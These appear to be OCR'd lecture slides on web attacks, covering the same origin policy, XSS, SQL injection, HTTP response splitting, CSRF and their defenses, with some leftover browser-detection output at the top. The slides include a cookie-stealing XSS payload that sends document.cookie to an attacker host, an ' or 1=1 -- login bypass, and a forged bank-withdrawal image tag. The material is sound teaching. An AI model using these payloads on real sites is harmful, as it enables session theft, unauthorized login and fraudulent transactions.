Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/534.53.11 (KHTML, like Gecko) Version/5.1.3 Safari/534.53.10 . More info...
navigator.oscpu
Property is not supported! navigator.oscpu is not a string. It's a undefined . More info...
navigator.platform
MacIntel
navigator.securityPolicy
Property is not supported! navigator.securityPolicy is not a string. It's a undefined . More info...
navigator.onLine
true . More info...
Info browser.name
safari
Info browser.version
5.1.3
Info layout.name
webkit
Info layout.version
534.53.11
Info os.name
mac
Internet Explorer real version
This only works in Microsoft Internet Explorer!
Operating System
Macintosh - More info...

Ficticious Javascript Attack

- Browser logs onto victim bank site and gets authentication cookie
- Attacker tricks user into visiting the malicious site which sends some script to the user's browser
- User's browser executes the script, which gets the authentication cookie and sends it to malicious site



Stealing Data

Reading data

- Javascript can read the cookie by accessing the variable **document.cookie**


Sending data

- The script can then incorporate the cookie value into an HTTP request and send that request back to the attacker's web site
- Put it into the URL of a **GET** request
- Put it into the form data of a **POST** request

Same Origin Policy

The above attack is not possible because browsers implement the **Same Origin Policy**

- The *same origin policy* dictates that scripts from one origin (a web site) cannot access or set the properties of a document from another origin (another web site)
- Applies to cookies, documents and its properties, making requests to other web sites, running scripts from documents, etc.



Same Origin Policy

Two URLs are treated as having the same **origin** if:

- They are using the same protocol (*i.e.*, http or https)
- They have the same hostname
- They are using the same port number (*e.g.*, 80)

Similar to an OS, a browser isolates different sites into different "identities"

- Note that two domains under the control of the same owner are not considered the same origin
  - *e.g.*, www.amazon.com and www.amazon.co.uk are not considered the same origin

Same origin policy appears to prevent stealing of cookies by scripts, but it can be circumvented

Third-Party Javascript

Many sites include Javascript from other sites

- **Advertising example**
  - Many sites include advertisements (ads) served by another site, with script from the ad. site included in the main site
  - Same for web counters, etc.
  - These third-party sites can't always be trusted but it's common for sites to include script from these sites
- **Blog post example**
  - Many blog and social media sites allow users to post content (*i.e.*, blogs, Wikis, Facebook, etc.)
  - If they are not strict, users can post arbitrary Javascript
  - Usually, web sites attempt to prevent users from posting Javascript, but they are not always successful

Example: Advertising

Space on web pages is “rented” out to advertisers who can put arbitrary Javascript code there


```
<script language=javascript> var zvisit='http://
ad.doubleclick.net/clk;166205555;22670315;a';
var zbuild='http://ad.doubleclick.net/clk;
166208756;22670315;g'; var zsee='http://
ad.doubleclick.net/clk;166198227;22670315;h';
var zzip='http://www.saturn.com/saturn/
dealersearch.html?
SearchByPostalCodePostalCode='; var
ired='http://ad.doubleclick.net/clk;
166210896;22670315;e'; var sred='http://
ad.doubleclick.net/clk;166195686;22670315;n';
var tred='http://ad.doubleclick.net/clk;
166213480;22670315;w'; var trk1='http://
ad.doubleclick.net/ad/N3880.SD1509.3880/
B2351994.15;dcove=o;sz=1x1;ord=[timestamp]
?'; var text='Saturn Red Tag Event'; var
survey='http://surveylink.yahoo.com/wix/
p0834715.aspx?
source=general_motors_071228'; var
dir='http://us.i1.yimg.com/us.yimg.com/a/1-/
java/promotions/gm/071228/';
```

Web Attacks

Web Attacks

- Cross-site scripting
- SQL injection
- HTTP response splitting
- Cross-site request forgery
- Some others discussed later

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a vulnerability that allows a malicious user to inject script code into web pages viewed by other users

- Allows stealing cookies of a victim web site, and more

Two types of XSS attacks

- **Type 1/Reflected**
  - Attacker crafts URL that targets a vulnerable site
  - User needs to click on URL for a successful attack
  - Web site is not modified
- **Type 2/Persistent**
  - Attacker posts arbitrary script on a vulnerable site
  - The user has to visit the victim site for a successful attack
  - Web site is modified

Reflected XSS Attack Example

- Web browser calls the script `welcome.cgi` on the server and passes the string **Alice** as the name argument
- The GET request is shown below

```
GET /welcome.cgi?name=Alice HTTP/1.0
```

- On the server side, `welcome.cgi` runs and uses the name argument to dynamically generate the following HTML page:

```
<HTML>
    <Title>Welcome!</Title>
    Hi Alice!
    <BR>
    Welcome to our system …
```

Reflected XSS Attack Example

What if an attacker tricks you into generating the following GET request?

```
GET /welcome.cgi?name=<script> window.open( “http://
www.attacker.site/collect.cgi?cookie= “ + document.cookie)</
script>
```

The server would substitute the name string and produce the following HTML:

```
<HTML>
<Title>Welcome!</Title>
Hi <script> window.open( “http://www.attacker.site/
collect.cgi?cookie= “ + document.cookie)</script>!
<BR>
Welcome to our system …
```

Web browser will send your cookies to attacker!

Reflected XSS

Has the same origin policy been violated?

- No: the script originates from the same site as the cookies

Javascript can also perform arbitrary actions on the HTML page returned by the victim site

- Manipulate links, alter content, etc.

What is the vulnerability?

- The web server should have checked that the value in the name variable is a name and doesn't contain any script
- Generally, XSS results from **poor input validation**
- Are there any differences between XSS and other input validation attacks such as buffer overflow?

Persistent XSS

Many sites allow users to post their own content, however they have conflicting requirements:

- They want to provide users the ability to post rich content
  - Pictures, interactive widgets, nice fonts, etc.
- They also want to make sure that users do not post content that will harm other users, i.e., XSS

As a result, most web sites perform some input validation (*i.e.*, filtering), on user posts

- They try to remove script code, but at the same time allow users to post rich content

Samy Worm

Users can post HTML on their MySpace pages.
MySpace tries to filter out common script tags

- **<script>, onclick, <a ref=javascript://>**

- But, they neglected to filter out script in CSS tags
  - ** **
- Also, some browsers allow variations on script tags
  - *e.g.*, **java\nscript**

Samy's worm infected anyone who visited an infected MySpace page, by adding Samy as a friend

- Samy had millions of friends within 24 hours
- More info: http://namb.la/popular/tech.html

Defenses Against XSS

General defense is better input filtering

- Check and remove any script code from input
  - However, this is **very** difficult as there are many ways to obscure Javascript
- Another option is to convert all special characters before sending it to a user
  - Example: php **htmlspecialchars** function
    - `<a href='test'>Test</a>` becomes
    - `&lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt;`
  - What is the limitation of this method?

Defenses Against XSS

- Use **whitelisting** instead of **blacklisting**
  - Allow a small set of safe characters, rather than disallowing specific dangerous tags
  - What is the limitation of this method?
- Another defense is **HTTP_only** cookies
  - Web site can tag certain cookies as being inaccessible to Javascript
  - Web browser will then not let any Javascript read the cookie, even if it is from the same site
  - What is the limitation of this method?

SQL Injection

- SQL Injection is a vulnerability that allows injecting SQL code into the database layer of a web application
- Web servers often take input from HTTP requests and use it in a SQL query to a backend database
  - *e.g.*, an application may authenticate a user as follows
  - Code takes **user** and **pwd** inputs from HTML form and queries the database to see if they are correct

```
set ok = execute("SELECT * FROM UserTable
                  WHERE
                    username='" & form("user") & "' AND
                    password='" & form("pwd") & "'");
        If (not ok.EOF) login success;
        else fail;
```

SQL Injection

In this case, the attacker is the person browsing the web page and the victim is the web site

- If the attacker sets the user to be

```
' or 1 = 1 --
```

- Then the query becomes

```
SELECT * FROM UserTable
         WHERE username='' or 1 == 1 -- & …
```

Since **1 == 1** is always true, the attacker can now login even if they do not know the user's password

- SQL ignores everything afterwards -- (comment delimiter)

Again the solution is to validate that the form inputs are properly formed and do not contain SQL command fragments

SQL Injection in Real Life

HTTP Response Splitting

- **HTTP Response Splitting** is a vulnerability that allows splitting the HTTP response header into a spoofed header and body
- The HTTP response header and body are separated by a **carriage return & line feed** sequence
- Suppose the header contains data from user input
- Then the attacker may be able to split the header into a smaller header and a valid body of the attacker's choosing
- Similar to reflected XSS vulnerability

HTTP Response Splitting

The string **English** is user input:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 12:53:28 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=English
Server: WebLogic XMLX Module …
Content-Type: text/html
Set-Cookie: JSESSIONID=1pMRZ…
```

- An attacker can send a request with the language set to contain a **carriage return & line feed** sequence, thus splitting the header

Cross-Site Request Forgery

Cross-site request forgery (CSRF) is a vulnerability that allows unauthorized commands from a user to the web site

- Attacker tricks user into visiting a website that contains a link to a site that the user may have visited previously

```
<img src="http://bank.com/withdraw?
account=bob&amount=1000000&for=mallory">
```


- If the user's browser contains a valid authentication cookie, the attacker issues an authenticated request on behalf of the user
- Has the *same origin policy* been violated?

Previous Vulnerabilities vs. CSRF

- The previous vulnerabilities exploit the trust a user has for a web site
  - User/Browser cannot distinguish between legitimate script from web site and script injected into the web site by third party
  - Result from inadequate input validation at a web site
- CSRF exploits the trust that a web site has for a user's browser
  - Web site cannot distinguish between legitimate requests and unauthorized requests from the user
  - Result from an attacker being able to guess valid requests

Defenses Against CSRF

- Limiting the lifetime of authentication cookies
  - What is the limitation of this method?
- Checking the **HTTP referrer** header
  - When visiting a webpage, the referrer is the URL of the previous webpage from which a link was followed
  - What is the limitation of this method?
- Requiring **secret token** information in GET and POST parameters
  - What is the limitation of this method?
- Requiring authentication information in GET and POST parameters, not just in cookies only
  - What is the limitation of this method?


Questions?